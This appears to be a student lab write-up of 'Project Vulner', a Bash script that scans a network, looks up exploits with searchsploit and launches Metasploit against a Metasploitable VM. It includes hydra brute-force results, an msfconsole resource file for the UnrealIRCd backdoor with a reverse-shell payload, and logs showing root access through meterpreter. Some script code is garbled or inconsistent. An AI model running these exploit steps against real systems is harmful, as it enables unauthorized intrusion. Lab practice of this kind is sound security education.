

Project Vulner by Hairkal Juhair

Summary

Create a script that maps network devices for ports, services, and vulnerabilities.

1. The user enters the network range, and a new directory should be created.
2. The script scans and maps the network, saving information into the directory.

Available tools: nmap, masscan

3. The script will look for vulnerabilities using the nmap scripting engine, searchsploit, and finding weak passwords used in the network.


Available tools: nmap, searchsploit, hydra, medusa

4. At the end of the scan, show the user the general scanning statistics.


Step 1

The user enters the network range, and a new directory should be created.

User will input range to scan. Once we have the user input, we will use that to create a directory folder where all the information will be stored in that folder.




We will then have a summary of all the addresses available in the network and put it in to a variable for our sub-directory to be created later, where we will be conducting individual scans.



Step 2

The script scans and maps the network, saving information into the directory.

We have scan the network and listed available Ip's on the network. This is where we will use the variable to create a sub-directory.




Step 3

The script will look for vulnerabilities using the nmap scripting engine, searchsploit, and finding weak passwords used in the network.

Available tools: nmap, searchsploit, hydra, medusa

Here I will be changing directory into the sub-directories and conduct individual scans and NSE's of the ip addresses. The information will then be saved into each sub-directory, into a folder called "scans"



```
#!/bin/bash
#This function executes scans of the given ip's and look for vulnerabilities.
function NSE ()
{
    cd /home/hairkal/network_$1_scan/scans1
    mkdir scans
    cd /home/hairkal/network_$1_scan/scans1/scans
    sudo nmap $scan1 -p- -oX $scan1.xml
    sudo nmap $scan1 -p- -oX $scan1.xml
    cd /home/hairkal/network_$1_scan/scans2
    mkdir scans
    cd /home/hairkal/network_$1_scan/scans2/scans
    sudo nmap $scan2 -p- -oX $scan2.xml
    sudo nmap $scan2 -p- -oX $scan2.xml
    cd /home/hairkal/network_$1_scan/scans3
    mkdir scans
    cd /home/hairkal/network_$1_scan/scans3/scans
    sudo nmap $scan3 -p- -oX $scan3.xml
    sudo nmap $scan3 -p- -oX $scan3.xml
    cd /home/hairkal/network_$1_scan/scans4
    mkdir scans
    cd /home/hairkal/network_$1_scan/scans4/scans
    sudo nmap $scan4 -p- -oX $scan4.xml
    sudo nmap $scan4 -p- -oX $scan4.xml
}


hairkal@kali:~/network_192.168.15.0-244_scan/192.168.15.134$ ls
192.168.15.134.scan 192.168.15.134.xml vuln_192.168.15.134.scan

hairkal@kali:~/network_192.168.15.0-244_scan/192.168.15.134$
```

```
File Actions Edit View Help
33266/tcp open  nlockmgr      1-4 (RPC #100021)
38574/tcp open  mountd        1-3 (RPC #100005)
43729/tcp open  java-rmi      GNU Classpath grmiregistry
48577/tcp open  status        1 (RPC #100024)
MAC Address: 00:0C:29:85:9D:3C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN
linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 136.01 seconds
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-20 10:10 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered Hosts:
|   | 224.0.0.251
|   | After NULL UDP avahi packet DoS (CVE-2011-1002).
|   | Hosts are all up (not vulnerable).
```

Once the scans are completed, the script will then do a **searchsploit** on the individual scans by moving into each sub-directory.



```
#!/bin/bash
#This function uses searchsploit. It uses Nmap xml result
function search_sploit ()
{
    cd /home/hairkal/network_$1_scan/$scan1/scans
    searchsploit -x --nmap $scan1.xml
    cd /home/hairkal/network_$1_scan/$scan2/scans
    searchsploit -x --nmap $scan2.xml
    cd /home/hairkal/network_$1_scan/$scan3/scans
    searchsploit -x --nmap $scan3.xml
    cd /home/hairkal/network_$1_scan/$scan4/scans
    searchsploit -x --nmap $scan4.xml
}

hairkal@kali:~/network_192.168.15.0-244_scan/192.168.15.134$ ls
192.168.15.134.scan 192.168.15.134.xml vuln_192.168.15.134.scan

hairkal@kali:~/network_192.168.15.0-244_scan/192.168.15.134$
```

```
File Actions Edit View Help
Belchior Foundry vCard Pro 3.1 - 'AddBook.php' SQL | php/webapps/26446.txt
Guestbook 1.1.13 - 'index.php' Cross-Site Script | php/webapps/30632.txt
Wireshark 1.2.5 - 'LWRES getadbyname' Stack Buffer Overflow | multiple/dos/11288.py
Wireshark 1.2.5 - 'LWRES getadbyname' Stack Buffer Overflow | windows/remote/11453.py

Shellcodes: No Results

[i] /usr/bin/searchsploit -t ruby drb rmi
[i] /usr/bin/searchsploit -t nlockmgr
[i] /usr/bin/searchsploit -t mountd

Exploit Title | Path
RedHat Linux 5.1 / Caldera OpenLinux Standard 1.2 - | linux/remote/19096.c

Shellcodes: No Results

[i] SearchSploit's XML mode (without verbose enabled). To enable: searchsploit -v --xml ...
[i] Reading: '192.168.15.134.xml'
```

Step 4


Once a vulnerability has been identified, we will be using **msfconsole**

For this, I will be only concentrating on the 'victim VM' – 192.168.15.143

The script will require a rc file. So, you can use any pre-defined rc file of your choice depending on your chosen exploit and machine.

Once done, it will launch a separate terminal and run the rc file on msfconsole and conduct the exploit. Here, the exploit is successful, and we can do as about anything else.

```
86
87 #This function runs msfconsole and execute the module base on the resource file. you will need to produce rc file.
88 #module used for this exploit - exploit/unix/irc/unreal_ircd_3281_backdoor
89
90 #rcfile:
91 #search irc
92 #use 18
93 #set rhost 192.168.15.143
94 #set payload payload/cmd/unix/reverse
95 #set lhost 192.168.15.134
96 #set lport 4441
97 #run
98
99 function exploit ()
100 {
101     cd /home/haikal/network_"$ip"_scan/$scan3
102     xterm -e msfconsole -r exploit_irc
103 }
104
105
106
107
```



The screenshot shows the msfconsole interface. The user sets the lhost to 192.168.15.134 and the lport to 4441, then runs the exploit. The console output shows a successful reverse connection from 192.168.15.143:6667 to 192.168.15.134:4441. The user then sends a backdoor command, and the console shows the command being executed: echo 2EBz4v8qhmCNaizl. The console also shows the user's IP address (192.168.15.134) and the target IP address (192.168.15.143).

Report:

Scanning 192.168.15.0-244 network.

Objective is to find machines that are vulnerable on the network.

Available Ip's:

192.168.15.1

192.168.15.2

192.168.15.143 (victim machine) - **vulnerable**

Network vulnerabilities typically involve software or data. For example, an operating system (OS) might be vulnerable to network attacks if it's not updated with the latest security patches. If left unpatched a virus could infect the OS, the host that it's located on, and potentially the entire network.

Once we have identified the machine that is prone to cyber-attacks, we will then scan the particular machine for ports open that we could use to exploit

```

(hairkal@kali)-[~]
--$ sudo nmap 192.168.15.143 -p- -O -sV
[sudo] password for hairkal:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-22 02:14 EDT
Nmap scan report for victim (192.168.15.143)
Host is up (0.0010s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
1809/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
52065/tcp open  status       1 (RPC #100024)
52949/tcp open  java-rmi     GNU Classpath grmiregistry
55965/tcp open  nlockmgr     1-4 (RPC #100021)
60597/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 00:0C:29:85:9D:3C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc, Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

We have scan and gather that several ports are open and potentially is vulnerable. We will be looking at ftp an irc. We can also do a searchsploit to look for exploits.

Exploit Title	Path
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)	linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute	linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service	windows/dos/27407.pl

Hydra is available to use for bruteforce access into ftp.

```

[ATTENTION] target 192.168.15.143 login: netos password: netos
[21][ftp] host: 192.168.15.143 login: msfadmin password: msfadmin
[ATTENTION] target 192.168.15.143 login: netos password: netos

```

I will then try to use msfconsole to exploit the victim machine via irc backdoor

```

resource (exploit_irc)> use 18
resource (exploit_irc)> set rhost 192.168.15.143
rhost => 192.168.15.143
resource (exploit_irc)> set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
resource (exploit_irc)> set lhost 192.168.15.134
lhost => 192.168.15.134
resource (exploit_irc)> set lport 4441
lport => 4441
resource (exploit_irc)> run
[*] Started reverse TCP double handler on 192.168.15.134:4441
[*] 192.168.15.143:6667 - Connected to 192.168.15.143:6667 ...
[*] irc.Metasploitable.LAN NOTICE AUTH : ** Looking up your hostname ...
[*] 192.168.15.143:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 8ylJJZkbadyezsaY;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "8ylJJZkbadyezsaY\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.15.134:4441 => 192.168.15.143:46499) at 2022-10-22 02:41:36 -0400

```

Once successful, we can upgrade the session into meterpreter

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > 
```

We successfully managed to get access as root! – you will be able to gather sensitive info from this machine.

vulner.sh

```
#!/bin/bash

#Summary
#Create a script that maps network devices for ports, services, and
vulnerabilities.

#The user enters the network range, and a new directory should be created.
#The script scans and maps the network, saving information into the directory.
Available tools: nmap, masscan
#The script will look for vulnerabilities using the nmap scripting engine,
searchsploit, and finding weak passwords used in the network. Available tools:
nmap, searchsploit, hydra, medusa
#At the end of the scan, show the user the general scanning statistics.

#i used '192.168.15.0-244' to scan.
#This function scans your network range given by user and creates directory and
list out all the available ip on the network.
function enumeration ()
{
    echo "Please enter network ip range to scan: "
    read ip
    echo "You have entered the selected network range: $ip"
    mkdir -p network_"$ip"_scan
    cd network_"$ip"_scan
    pwd
    sudo nmap "$ip" -p- -O -sV -oN "$ip".scan
    ip_list=$(cat "$ip".scan | grep Nmap | grep for | awk '{print $NF}')
    echo "Scans Completed. List of ip's are the following : $ip_list"
}

#This function creates a sub-directory based on the given information of the
network work scans.
```

```
function directory ()
{
    scan1=$(cat "$ip".scan | grep Nmap | grep for | awk '{print $NF}' | tr -d '(')
| awk 'NR==1')
    scan2=$(cat "$ip".scan | grep Nmap | grep for | awk '{print $NF}' | tr -d '(')
| awk 'NR==2')
    scan3=$(cat "$ip".scan | grep Nmap | grep for | awk '{print $NF}' | tr -d '(')
| awk 'NR==3')
    scan4=$(cat "$ip".scan | grep Nmap | grep for | awk '{print $NF}' | tr -d '(')
| awk 'NR==4')

    mkdir -p $scan1
    mkdir -p $scan2
    mkdir -p $scan3
    mkdir -p $scan4
}
```

#This functions executes scans of the given ip's and look for vulnerabilities.

```
function NSE ()
{
    cd /home/haikal/network_"$ip"_scan/$scan1
    mkdir scans
    cd /home/haikal/network_"$ip"_scan/$scan1/scans
    sudo nmap $scan1 -p- -O -sV -oN $scan1.scan -oX $scan1.xml
    sudo nmap $scan1 -p- -sV --script=vuln -oN vuln_$scan1.scan

    cd /home/haikal/network_"$ip"_scan/$scan2
    mkdir scans
    cd /home/haikal/network_"$ip"_scan/$scan2/scans
    sudo nmap $scan2 -p- -O -sV -oN $scan2.scan -oX $scan2.xml
    sudo nmap $scan2 -p- -sV --script=vuln -oN vuln_$scan2.scan

    cd /home/haikal/network_"$ip"_scan/$scan3
    mkdir scans
    cd /home/haikal/network_"$ip"_scan/$scan3/scans
    sudo nmap $scan3 -p- -O -sV -oN $scan3.scan -oX $scan3.xml
    sudo nmap $scan3 -p- -sV --script=vuln -oN vuln_$scan3.scan

    cd /home/haikal/network_"$ip"_scan/$scan4
    mkdir scans
    cd /home/haikal/network_"$ip"_scan/$scan4/scans
    sudo nmap $scan4 -p- -O -sV -oN $scan4.scan -oX $scan4.xml
    sudo nmap $scan4 -p- -sV --script=vuln -oN vuln_$scan4.scan
}
```

#This function uses searchsploit. It uses Nmap xml result to search for exploits.

```
function search_sploit ()
{
    cd /home/haikal/network_"$ip"_scan/$scan1/scans
    searchsploit -x --nmap $scan1.xml
}
```

```
cd /home/haikal/network_"$ip"_scan/$scan2/scans
searchsploit -x --nmap $scan2.xml
```

```
cd /home/haikal/network_"$ip"_scan/$scan3/scans
searchsploit -x --nmap $scan3.xml
```

```
cd /home/haikal/network_"$ip"_scan/$scan4/scans
searchsploit -x --nmap $scan4.xml
}
```

#This function runs msfconsole and execute the module base on the resource file.
you will need to produce rc file.

#module used for this exploit - exploit/unix/irc/unreal_ircd_3281_backdoor

#rcfile:

#search irc

#use 18

#set rhost 192.168.15.143

#set payload payload/cmd/unix/reverse

#set lhost 192.168.15.134

#set lport 4441

#run

function exploit ()

{

cd /home/haikal/network_"\$ip"_scan/\$scan3

xterm -e msfconsole -r exploit_irc

}

enumeration

directory

NSE

search_sploit

exploit